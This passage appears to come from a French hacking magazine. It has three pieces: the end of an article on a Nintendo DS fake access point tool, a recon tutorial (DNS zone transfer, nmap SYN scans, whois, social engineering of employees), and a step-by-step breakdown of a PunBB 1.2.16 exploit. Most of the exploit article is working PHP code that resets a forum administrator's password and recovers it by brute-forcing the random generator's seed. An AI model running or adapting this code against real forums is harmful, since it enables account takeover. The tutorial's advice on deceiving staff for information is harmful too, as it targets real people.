avec cet ensemble de petites routines, nous avons développé un générateur de fake APs pour la Nintendo DS. Bien sûr, vu que le chipset WiFi supporte l'injection, on peut tout à fait envisager d'envoyer n'importe quel frame, et certains d'entre vous voient certainement déjà d'autres applications possibles.

Pour ma part, j'ai implémenté cette technique dans un petit outil (susceptible d'évoluer) que j'ai nommée WeeDS. Cet outil, dans la version présentée ici, n'implémente que la partie Fake AP, mais à terme contiendra plusieurs outils d'attaque ou d'information utilisant le 802.11.
Ce qui est très pratique, c'est que vous pouvez très facilement emporter cet outil dans vos poches, sans trainer de sacoche ou autre :).
A noter qu'il existe des homebrews spécifiques pour Nintendo DS capables de se connecter sur des HotSpots ouverts, dont notemment des clients IRC =).

En ce qui concerne WeeDS, vous pourrez trouver la première version (spécialement releasée pour ce mag) sur mon site [6]. Le code source n'est pas encore ouvert (je termine une implémentation plus propre, mais j'ai donné ici l'essentiel du code.
A droite, un screenshot de l'application tournant en émulateur (c'est beaucoup plus pratique pour les screenshots =).

Outro

La Nintendo DS est assez puissante côté WiFi, toutefois il subsiste encore un bémol: nous ne sommes pas en mesure pour le moment de capturer des paquets 802.11 cryptés, ce qui ralentit fortement le développement des applications utilisant le WiFi. Néanmoins, la communauté des développeurs NDS, tout comme Mr. Stephen Stair, continue de fouiller pour aller dans ce sens.
Il existe aussi un troll courant entre Ninterndo DS et PSP, à savoir laquelle de ces consoles est la plus apte à être adaptée en toolbox WiFi, mais ca c'est une autre histoire.

[Lien vers: article_wifi_nDS.sources]

Attaque d'un serveur
Prise d'empreinte

[Floux]

L'attaque d'un serveur à «l'aveuglette» à toute ses chances de rater. La prise d'empreinte (ou pentest pour les intimes ;)) permet au pirate de mieux connaître sa victime et ainsi de préparer au mieux son attaque, en se renseignant sur les failles potentielles du serveur par exemple. Pour cela, une poignée d'outils, un peu d'imagination et Internet feront l'affaire...


Les bases

Tout d'abord, un petit rappel sur les IPs.

Nos ordinateurs utilisent l' «Internet Protocole», d'où IP, pour communiquer entre eux. Pour cela, une adresse IP leur est attribuée et celle-ci sert ensuite de «numéro de téléphone» pour le poste. Lorsque vous rentrer une URL (http://www.google.fr par exemple) vous allez contacter un serveur DNS qui va vous renvoyer l'IP d'un des serveurs de Google afin de pouvoir s'y connecter.

L'IP change normalement à chaque connexion à moins que vous n'en ayez une fixe. Elle est composé de 4 octets (allant de 0 à 255) et s'écrit sous cette forme x.x.x.x (ex: 192.168.0.1).


C'est bien beau d'avoir l'URL d'un site, mais si on veut maintenant commencer notre prise d'empreinte, il sera plus pratique d'avoir l'IP du serveur, sachant que certains outils n'accepte pas l'URL en argument. Pour cela nous pouvons utiliser la commande «ping».
Celle-ci enverra des requêtes au serveur pour vérifier qu'il est bien joignable. Le résultat de cette commande nous donnera l'adresse IP du serveur et entre autre le temps de réponse de celui-ci.



Une petite «astuce» qui peu s'avérer très utile pour tout ceux qui utilisent un système basé sur Unix (Linux, Mac OS, FreeBSD...), n'oubliez pas que vous disposez de la commande «man»qui vous permettra d'afficher le manuel de la commande passée en argument et donc de pouvoir ainsi découvrir des options plus ou moins utiles selon l'utilisation que vous en ferez.
Cela offrira un plus grand panel de commande avec toute les explications qui vont avec, par rapport à un «-h ou --help». RTFM quoi! =)
Une dernière chose, vous cherchez des informations sur un logiciel, une faille ou je ne sais quoi encore, rappelez-vous que Google est votre ami est que grâce à lui vous pourrez trouver bien plus que ce que vous cherchez (faut-il savoir chercher...).
Toutes vos questions ont de grandes chances d'avoir déjà été posées un grand nombre de fois sur des forums, alors demandez l'aide de votre ami Google qui devrait vous trouvez ça en moins de 2s ;-)

Trace ta route !

Lorsque notre ordinateur communique avec un serveur distant, la liaison n'est pas direct. Nos paquets passent par plusieurs noeuds (serveurs, routeurs...), il est donc intéressent de voir la route empruntée par la communication.
L'utilisation des commandes «traceroute» et «tracert», respectivement pour Linux et Windows, permettent de réaliser cette tâche. A noter qu'il se peut que «traceroute»ne soit pas installé par défaut sous certaines distribution, un «apt-get install traceroute» permettra de l'installer sous les distributions basées sur Debian. Cette commande peut notamment être intéressante pour comprendre la structure d'un réseau local. Si le hacker réussit à pénétrer dans le réseau interne de l'entreprise, il peut ainsi avoir une «vue»de celui-ci.



Lister les machines d'une entreprise

Nous avons vue que le rôle d'un serveur DNS était de nous donner l'IP d'un serveur à partir d'une URL. Si il est mal configuré, un service peu nous lister l'ensemble des machines du réseau interne de l'entreprise. Ceci est très utile pour un hacker, donc extrêmement dangereux pour l'entreprise.

Cela est donc réalisable par la commande «nslookup»(normalement présente par défaut sous Windows et Linux), et «dig» sous Linux seulement. Il faut savoir que la commande «nslookup» n'est plus mise-à-jour sous Linux, il est donc préférable d'utiliser «dig», par contre, pas de problème avec la première sous Windows.

```
> floux@floux-laptop:~$ nslookup
> google.fr
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
Name:   google.fr
Address: 72.14.221.104
Name:   google.fr
Address: 66.249.93.104
Name:   google.fr
Address: 216.239.59.104
>
```


```
; <<>> DiG 9.4.2 <<>> google.fr
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51349
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.fr.                     IN      A

;; ANSWER SECTION:
google.fr.              1444    IN      A       66.249.93.104
google.fr.              1444    IN      A       216.239.59.104
google.fr.              1444    IN      A       72.14.221.104

;; Query time: 72 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Sat May 10 17:57:45 2008
;; MSG SIZE  rcvd: 75

floux@floux-laptop:~$
```

Pour notre recherche un peu plus loin, on peut tenter de faire un transfert de zone. Si cela réussi, le serveur DNS nous renverra la liste des serveurs associé au domaine.

```
floux@floux-laptop:~$ dig axfr [redacted].com @[redacted].net

; <<>> DiG 9.4.2 <<>> axfr [redacted].com @[redacted].net
;; global options:  printcmd
[redacted].com.         3600    IN      SOA     [redacted].net. hostmaster.[redacted].net. 2006030100 10800 3600 60
4800 3600
[redacted].com.         3600    IN      NS      [redacted].net.
[redacted].com.         3600    IN      NS      [redacted].net.
[redacted].com.         3600    IN      MX      10 messagerie.[redacted].fr.
www.[redacted].com.     3600    IN      A       217.147.[redacted]
preview.[redacted].com. 3600    IN      A       217.147.[redacted]
[redacted].com.         3600    IN      SOA     [redacted].net. hostmaster.[redacted].net. 2006030100 10800 3600 60
4800 3600
;; Query time: 276 msec
;; SERVER: 217.147.[redacted]#53(217.147.[redacted])
;; WHEN: Sat May 10 18:03:12 2008
;; XFR size: 7 records (messages 3, bytes 345)

floux@floux-laptop:~$
```

Scan de ports

Maintenant que nous avons une liste de serveurs en main, nous allons pouvoir procéder à un scan de ports. L'objectif est ici d'établir une liste des ports ouverts ou non et de regarder les services qui tournent derrière. Cela nous permettra de rechercher des vulnérabilités exploitables via ces services.



Pour cette étape, j'ai choisi nmap, qui est bien connu (on le retrouve même dans Matrix ;-), mais pas forcement le meilleur !

Ainsi la commande:

```
nmap -sS -A x.x.x.x
```

va scanner l'hôte x.x.x.x avec la méthode SYN SCAN (-sS), on n'aura donc pas de log sur la machine distante. L'option -A va permettre de détecter la version des services tournant sur les ports du serveur.

Fingerprinting

Nous venons de faire un scan de ports, il me semble donc logique d'enchaîner directement sur le fingerprinting.
Cette étape consiste à relever la version de l'OS (Operating System) tournant sur le serveur. On appel cela aussi, relevé de bannière.

Cette étape ne peut être sautée du fait que les attaques ne seront pas les mêmes d'un OS à un autre, normal =). Déjà, avec l'argument -A passé dans nmap, on peut voir que l'OS à été récupéré (voir Illustration 6). Une autre commande permettant de réaliser cette tâche est l'option -O.

Une autre manière, est de demander une page inexistante sur le serveur, dans le but que celui-ci nous renvoi un message d'erreur, et là, avec un peu de chance, on pourra en savoir un peu plus sur lui.

Ici, on peut voir que le serveur fait tourner Apache 2.2.8, à partir de là on peut essayer de rechercher des failles sur des sites www.milw0rm.com.
De plus, il y a le très bon p0f, qui lui fait du fingerprinting passif. C'est-à-dire qu'il lira les paquets du réseau et à partir de ceux là, il en déduira l'OS correspondant à l'IP du paquet.
Cette technique est donc totalement furtive, l'auditeur ne pourra pas être détecté.

Une balade sur le site par une chaude soirée d'été

Après avoir exploité les failles techniques, nous allons attaquer les failles humaines. L'entreprise cible et son personnel vont donc être notre première cible pour la récupération d'informations.
Tout d'abord une petite visite sur le site de l'entreprise peut être un très bon début.

Souvent dans les rubriques « contacts », « notre groupe » ou encore « offres d'emploi », nous pouvons avoir le nom, prénom de personnes qui sont employées dans l'entreprise, ainsi nous allons pouvoir trouver les adresses mails, les numéros de téléphones des personnes susceptibles de nous délivrer un maximum d'informations sur les systèmes.

De nos jours il existe de plus en plus de sites communautaires qui détiennent des informations personnelles sur ses membres (ex : Facebook).

Ainsi en connaissant par cœur notre cible, nous pourrons plus facilement la mettre en confiance et lui soutirer des éléments cruciaux pour notre attaque.

Whois (t'es qui toi ?)


La notion de «whois» est également très importante dans la prise d'empreintes.
Cela permet de donner des indications pertinentes sur le serveur hébergeant le site internet de l'entreprise cible.

En effet lors de l'acquisition d'un serveur web, celui-ci est référencé avec les informations de son propriétaire à contacter en cas de litiges, l'endroit où il est implémenté physiquement, etc…

Il existe plusieurs types de fonction «whois» :

La première est la fonction Web. Par exemple sur le site http://www.raynette.fr/services/whois/

La seconde est la fonction sous un terminal Linux grace à la commande : « whois »



Il existe beaucoup d'autres solutions notamment la création de script avec des fonctions propres au langage utilisé.

Ce qu'il faut retenir de cette expérience, c'est que nous pouvons avoir le nom, le prénom, l'adresse postale, l'adresse mail et le numéro de téléphone du propriétaire du serveur.

Avec un peu de chance, nous pouvons avoir beaucoup de renseignement sur le directeur de l'entreprise. Ceci étant notre attaque va pouvoir cibler une personne. Voyons par la suite ce que nous pouvons avoir comme informations supplémentaires.

Le Social Engineering ou l'art de tromper les gens

Après avoir récupérer assez d'informations sur l'entreprise, et sur son personnel en particulier, nous allons pouvoir tester notre aptitude à tromper les gens. La technique du social engineering demande beaucoup de préparation, aucun paramètre ne doit être laissé pour compte.

Il faut ainsi créer son propre scénario, envisager le maximum de situations, et toujours garder son sang froid.

Tout d'abord nous allons prendre un premier contact avec la personne susceptible d'être faillible pour son entreprise. Le but étant de la mettre en confiance pour qu'elle nous divulgue le maximum d'informations à son propre insu.
Par exemple, nous recevons de nos jours de plus en plus d'appels téléphoniques pour des sondages, ou pour connaître le type de parpaing que nous avons utilisé pour construire notre maison.
Il va être d'autant plus facile de s'appuyer sur ce système pour soutirer des informations cruciales (entreprises partenaires, marque des serveurs, …).

Et pour résumer ?

Ce qui est important de toujours garder à l'esprit est le fait qu'une entreprise n'est pas totalement infaillible.
Il est toujours possible de trouver la petite brèche que ce soit au niveau technique que niveau humain.
Lors d'un pentest il est donc crucial de vérifier chaque entité susceptible d'être en contact avec l'information que l'entreprise traite (allant de la secrétaire, au sysadmin, en passant par la femme de ménage, et en revenant par les mainframes traitent les données).

Plus l'entreprise est consciente des dangers qu'elle court en s'exposant sur le net, et à la face du monde, plus l'attaque sera mise à l'épreuve et plus elle aura de chances d'échouer.

Démystification d'exploits visants des applications web

[Apophis]

Introduction

Les aspects les plus connus d'internet par le grand public sont certainement les applications web. On compte parmis les plus repandues de ces applications les CMS («Système de gestion de contenu» qui sont en quelque sorte des portails de site web automatisés), et aussi les logiciels de forum.

L'heure étant de nos jours au coté «facilité de prise en main» de l'informatique, ces applications sont maintenant entièrement automatisées, si bien qu'on peut aujourd'hui créer son site web avec un forum intégré en seulement quelques clics. Le prix à payer étant parfois des trous de sécurité.

PunBB est à ce titre un de ces logiciels de forum, que je considère pour ma part comme excellent car gratuit, relativement bien sécurisé par rapport à d'autres et surtout rapide (car léger). D'après le site des utilisateurs francophones de ce logiciel:

«PunBB est un forum de discussions PHP rapide et léger. Il est délivré sous la licence GNU GPL. Ses principaux objectifs sont : d'être plus rapide, plus léger et graphiquement moins intense comparé à d'autres logiciels de forum. PunBB a moins de fonctionnalités que beaucoup d'autres forums de discussion, mais il est généralement plus rapide et génère des pages plus légères. Aussi le code généré par PunBB est conforme aux normes XHTML 1.0 Strict et CSS2 du W3C.»

Cependant, le 19 Février 2008 le site officiel de PunBB sortait la version 1.2.17 (patchée) de son logiciel après la découverte d'une faille de sécurité importante relayée dès le lendemain sur le site web www.sektioneins.de (cf. références).
Cet article a pour but d'analyser un exploit paru quelques jours après le bulletin de sécurité relatant la faille, permettant de prendre le contrôle total d'un forum vulnérable.

Contexte et concept

D'après le bulletin de sécurité, la faille concerne le système de réinitialisation des mots de passe perdus des utilisateurs. Un utilisateur ayant perdu son mot de passe lui permettant de se connecter et de poster des messages sur le forum peut le réinitialiser. Un nouveau mot de passe (aléatoire) est automatiquement généré ainsi qu'un lien pour l'activer et le tout est envoyé à l'adresse mail de l'utilisateur. Le problème se situe précisement au niveau du générateur du nouveau mot de passe. Pour faire simple, PunBB initialise son générateur à l'aide de l'horloge actuelle (en micro-sécondes). Le générateur est donc initialisé à l'aide d'un nombre compris entre 0 et 1.000.000 et on pouvait théoriquement déjà tenter de deviner le mot de passe par brute-force (mais ce n'est pas le but de cet article car nécéssitant d'importants moyens et assez couteux en temps de calcul).

Le bulletin de sécurité indiquait alors un autre moyen permettant d'obtenir le nouveau mot de passe grâce au «cookie_seed», qui est littéralement une «graine» créée à l'installation du forum et enregistrée en même temps que le mot de passe dans les cookies (ces petits fichiers enregistrés sur votre disque dur vous permettant de vous connecter automatiquement lors de vos prochaines visites sur le forum).

Le «cookie_seed» peut être connu car il n'est pas réellement aléatoire: ce sont des caractères du hash md5 de l'heure (micro-sécondes) de la création du forum (qui est connue grâce à la date de création du compte de l'administrateur).

Ensuite, comme dit dans le bulletin de sécurité, le nouveau mot de passe peut être connu entre autre grâce au fait que lors d'une connexion avec un cookie erroné, PunBB envoie un nouveau cookie contenant un hash composé du hash du cookie_seed et de celui d'un mot de passe aléatoire.

Par comparaison de ce hash avec celui d'un autre généré par l'attaquant à l'aide du cookie_seed, on arrive à déterminer la graine ayant servie à initialiser le générateur de mot de passe aléatoire au moment de la réinitialisation du mot de passe de l'administrateur et ainsi à prédire celui-ci

Grâce à toutes ces données, il est potentiellement possible pour un utilisateur mal-intentionné de ré-initialiser le mot de passe de l'administrateur et de retrouver le nouveau mot de passe ainsi que le lien pour l'activer.

Code source de l'exploit

Le bout de code ci-dessous permet d'automatiser l'exploitation de la faille précedemement citée. Il est apparu sur milw0rm (cf. références) le même jour que la sortie du bulletin de sécurité, soit seulement un jour après la sortie du correctif. Il est certain donc que très peu de forums étaient à jour (et ce, même aujourd'hui). Je l'ai légèrement modifié pour le rendre compatible avec la version française de PunBB, ainsi que pour corriger quelques bugs (laissés volontairement par les auteurs je suppose) et améliorer l'affichage des resultats.

[lien vers: source_article_exploit.php]

La bibliothèque cURL

Cet article n'ayant pas pour but de parler de la bibliothèque cURL, je ne présenterais que les quelques fonctions essentielles utilisées dans l'exploit, dans le but d'aider à la compréhension générale. Pour en savoir plus sur cette bibliothèque, se réferer au site officiel et à la documentation de php.

cURL (cf. références) est une bibliothèque qui permet de se connecter et de communiquer avec différents types de serveurs, et ce, avec différents types de protocoles. Les fonctions utilisées dans cet exploit permettent d'initialiser cURL et de communiquer avec le serveur hébergeant le forum ciblée (envoi de requêttes et reception de reponses):

- curl_init : initialise une session cURL son prototype est ressource curl_init ([string $url]) elle est généralement utilisée sans paramètres et renvoie une session cURL en cas de réussite.

- curl_setopt : définit une option de transmission cURL son prototype est bool curl_setopt (resource $ch , int $option , mixed $value) on lui fournit une session cURL retournée par curl_init() comme premier paramètre, une option à utiliser (des constantes prédefinies commencant par CURLOPT_) comme second paramètre et la valeur à définir pour cette option comme dernier paramètre. Elle renvoie vraie (TRUE) en cas de succès.

- curl_exec : Exécute une session cURL son prototype mixed curl_exec (resource $ch) elle execute simplement la session passée en paramètre et renvoie vraie (TRUE) en cas de succès ou le resultat de la session en fonction des options.

C'est uniquement ce qu'il est necessaire de savoir sur cette bibliothèque dans notre cas.
Analysons maintenant l'exploit pas à pas.

Analyse de l'exploitation

Initialisation

Le but de l'exploit étant d'automatiser la tâche décrite dans le concept, les hackers ont recours à des variables contenant l'adresse du forum visé, le mail utilisé lors de l'inscription sur le forum (utilisé afin d'obtenir l'adresse mail de l'admnistrateur), et les identifiants du compte créé pour l'occasion sur le forum (nécéssaire pour comparer le hash de vos identifiants avec celui généré automatiquement en cas de fausse connection, dans le but de determiner le cookie_seed et la graine du générateur).

```
//---------------------------------------------------------------
$URL = 'http://thehackademy.net/forum';          // base url
$EMAIL = 'test@thehackademy.net';                // your email
$LOGIN = 'test';                  // your login
$PASS = 'password';                     // your pass
//---------------------------------------------------------------
```

On suppose que l'adresse du forum cible est celui de thehackademy.net (évidement ce n'est qu'un exemple) et que les identifiants du compte que le hacker a créé sont ceux ci-dessus.

Détermination d'informations sur l'admin et reinitialisation du mot de passe

Il est nécessaire de récolter certaines informations sur le compte de l'administrateur, tels que son nom d'utilisateur, la date de création de son compte ainsi que son adresse mail.

Dans cette optique, le hacker utilise la liste des membres du forum qui lui fournira les deux premieres informations instantanément: le compte de l'administrateur étant le premier inscrit sur le forum, il suffit de rechercher parmis les membres, le moins récent des comptes. La date de création du compte est aussi affichée. Sous PunBB c'est sur la page userlist.php

```
$h = curl_init();
curl_setopt($h, CURLOPT_URL, $URL.'/userlist.php?username=&show_group=-1&sort_by=registered&sort_dir=ASC&search=Envoyer');
curl_setopt($h, CURLOPT_RETURNTRANSFER, 1);
$s = curl_exec($h);
preg_match('/profile\.php\?id=([0-9]*)">([^<]*)</', $s, $m);
$ADMIN = $m[2]; // Nom d'utilisateur de l'admin

preg_match('/<td class="tcr">([0-9]{2})-([0-9]{2})-([0-9]{4})<\/td/', $s, $m);
if (count($m))
{
   $DATE = mktime(0, 0, 0, $m[2], $m[1], $m[3]); // Timestamp de sa date d'inscription
}
else
{
   $DATE = (time(NULL) - 86400); //just in case, the forum or account just has been created
}
```

Pour obtenir le mail de l'administrateur, la ruse a constitué à réinitialiser le mot de passe du propre compte de l'attaquant grâce à son email (c'est la seule information nécessaire pour réinitialiser le mot de passe d'un compte). Normallement, l'adresse email de l'administrateur est fourni sur la page après la réinitialisation.

```
$rst_email_postfields = implode('&', array('form_sent=1', 'req_email='.urlencode($EMAIL), 'request_pass=Envoyer'));
$h = curl_init();
curl_setopt($h, CURLOPT_URL, $URL.'/login.php?action=forget_2');
curl_setopt($h, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($h, CURLOPT_HEADER, 1);
curl_setopt($h, CURLOPT_POST, 1);
curl_setopt($h, CURLOPT_POSTFIELDS, $rst_email_postfields);
preg_match('/mailto:([^"]*)"/', curl_exec($h), $m);
$ADMIN_MAIL = $m[1]; // Admin email
```

Ainsi avec l'adresse mail du compte administrateur, le hacker réinitialise par la même méthode le mot de passe de ce dernier et profite par la même occasion pour injecter des fausses informations enrégistrées dans un cookie «fait-maison» afin d'obtenir le cookie générée aléatoirement par le logiciel.

```
$fake_cookie = rawurlencode(serialize(array(0 => 2, 1 => md5('hackerzvoice'))));
$rst_admin_email_postfields = implode('&', array('form_sent=1', 'req_email='.urlencode($ADMIN_MAIL), 'request_pass=Envoyer'));
$h = curl_init();
curl_setopt($h, CURLOPT_URL, $URL.'/login.php?action=forget_2');
curl_setopt($h, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($h, CURLOPT_COOKIE, 'punbb_cookie='.$fake_cookie);
curl_setopt($h, CURLOPT_HEADER, 1);
curl_setopt($h, CURLOPT_POST, 1);
curl_setopt($h, CURLOPT_POSTFIELDS, $rst_admin_email_postfields);
$s = curl_exec($h);
```

Détermination du cookie_seed et de la graine du générateur de nombres aléatoires

L'algorithme de détermination de ses informations se base sur les principes suivant:
- de la requête précédente (celle où le hacker avait injecté de fausses informations dans le cookie envoyé au serveur), on obtient un hash d'un mot de passe aléatoire envoyé par PunBB. Ce hash servira à determiner la graine du générateur au moment de la génération du nouveau mot de passe de l'administrateur car c'est la même graine qui à servi à générer ces deux mots de passe.

Ensuite on part du fait que PunBB sotcke dans les cookies les informations sur l'utilisateur de la manière suivante: le hash contenu dans le cookie est le hash de la chaine de caractère formée par le cookie_seed et le hash du mot de passe de l'utilisateur.

Or nous savons que le cookie_seed est composé de caractères du hash du timestamp lors de la création du forum. Ce timestamp est déjà connu (plus ou moins) grâce à la date de création du compte de l'admin. Pour connaitre ce cookie_seed le hacker utilise la techinique du «brute-force» intelligent: il compare successivement le hash contenu dans son cookie avec le hash obtenu en concatenant la hash du timestamp (incrémenté à chaque test car le timestamp obtenu plus haut n'etait pas très exacte) et le hash de son mot de passe.

Le cookie_seed étant connu, le procédé est similaire pour obtenir la graine utilisée lors de la génération du nouveau mot de passe de l'admin:
on sait que cette graine est comprise entre 0 et un million. Le hacker procède alors encore par la méthode du «brute-force» intelligent en testant un à un ces graines pour determiner la bonne (c'est relativement facile pour un ordinateur).

```
// Détermination du cookie_seed
//
preg_match('/Set-Cookie:.*punbb_cookie=([^;]*)\;/', $s, $m);
$c = unserialize(urldecode($m[1]));
$HASH_NOT_LOGGUED = $c[1];
echo "Hash aléatoire : $HASH_NOT_LOGGUED<br /><br />";

$connection_postfields = implode('&', array('form_sent=1', 'redirect_url=index.php', 'req_username='.$LOGIN, 'req_password='.$PASS));
$h = curl_init();
curl_setopt($h, CURLOPT_URL, $URL.'/login.php?action=in');
curl_setopt($h, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($h, CURLOPT_HEADER, 1);
curl_setopt($h, CURLOPT_POST, 1);
curl_setopt($h, CURLOPT_POSTFIELDS, $connection_postfields);
$s = curl_exec($h);
```

```
preg_match('/Set-Cookie:.*punbb_cookie=([^;]*)\;/', $s, $m);
$c = unserialize(urldecode($m[1]));
$HASH_LOGGUED = $c[1];
echo "Hash de votre cookie : $HASH_LOGGUED<br /><br />";

$PASS_HASHED = sha1($PASS);
$chars = array('/', '-', "\\", '|');
/********** Brute-forcage du cookie-seed **********/
for ($p = 0; $p < 86400 * 2; $p++)
{
 if (!($p % 5000))
  echo $chars[($p / 5000) % 4]."<br />";
 if (strcmp($HASH_LOGGUED, md5(substr(md5($DATE + $p), -8).$PASS_HASHED)) == 0)
  {
   $SEED = substr(md5($DATE + $p), -8);
   break;
  }
}
echo "<br /><br />";
echo "Valeure du cookie_seed : $SEED<br /><br />";

//
// Détermination de la graine du générateur de nombres aléatoires
//
/********** Brute-forcage de la graine du générateur **********/
for ($p = 0.0000; $p < 1000000.0000; $p++)
{
 mt_srand((double)$p);
 if (strcmp(md5($SEED.random_pass(8)), $HASH_NOT_LOGGUED) == 0)
  {
   $srand = $p;
   break;
  }
}
```

Détermination du nouveau mot de passe de l'administrateur du forum

La suite est relativement facile: un générateur génére toujours la même suite de nombres s'il est initialisée par la même graine à chaque fois!
Puisque le hacker connait la graine ayant servie à générer le nouveau mot de passe du compte de l'administrateur, il s'en sert juste pour générer celui-ci à nouveau (et par la même occasion le lien servant à l'activer).

```
// Détermination du nouveau mot de passe de l'administrateur du forum
//
mt_srand($srand);
random_pass(8);
echo "NOUVEAU MOT DE PASSE DE L'ADMINISTRATEUR : ".random_pass(8)."<br /><br />";
$url = $URL.'/profile.php?id=2&action=change_pass&key='.random_pass(8);
$h = curl_init();
curl_setopt($h, CURLOPT_URL, $url);
curl_setopt($h, CURLOPT_RETURNTRANSFER, 1);
curl_exec($h);
```

Conclusion

A travers cette analyse on voit de quelle manière sont concues les exploits visant des applications web. Le hacker fait très souvent preuve d'ingéniosité afin d'automatiser les tâches qu'il mettrait beaucoup de temps à réaliser de tête.

D'un autre côté on se rend compte que les applications web sont parmis celles qui sont généralement la cible de pirates mal intentionnés (à cause de la facilité relatives pour les hackers de concevoir des exploits destinés à ces logiciels). Les forums peuvent regorger d'informations très sensibles tels que des mots de passes de membres ou encore les emails de ceux-ci. Certains forums PunBB sont fréquentés par des dizaines de milliers de personnes. La prise de contrôle de tels forums par des individus mal intentionnés peut être la source de graves problèmes sous-jacents.
PunBB a réagit très rapidement à la découverte de cette faille en mettant à disposition dès les jours suivants une version corrigée.

Néamoins, aujourd'hui encore subsistent bon nombres de forums sur le web tournant sous la version faillible (j'ai denombré aujourd'hui 617 sous la version 1.2.16 par une recherche sur Google, sans compter ceux des versions précedentes et ceux qui n'affichent pas leur version mais ne sont pas pour autant à jour)...

Références

http://sektioneins.de/advisories/SE-2008-01.txt
Premier bulletin de sécurité

http://www.milw0rm.com/exploits/5165
Exploit d'origine posté sur milw0rm

http://punbb.org
Site officiel de PunBB

http://punbb.fr
Site de la communauté française de PunBB

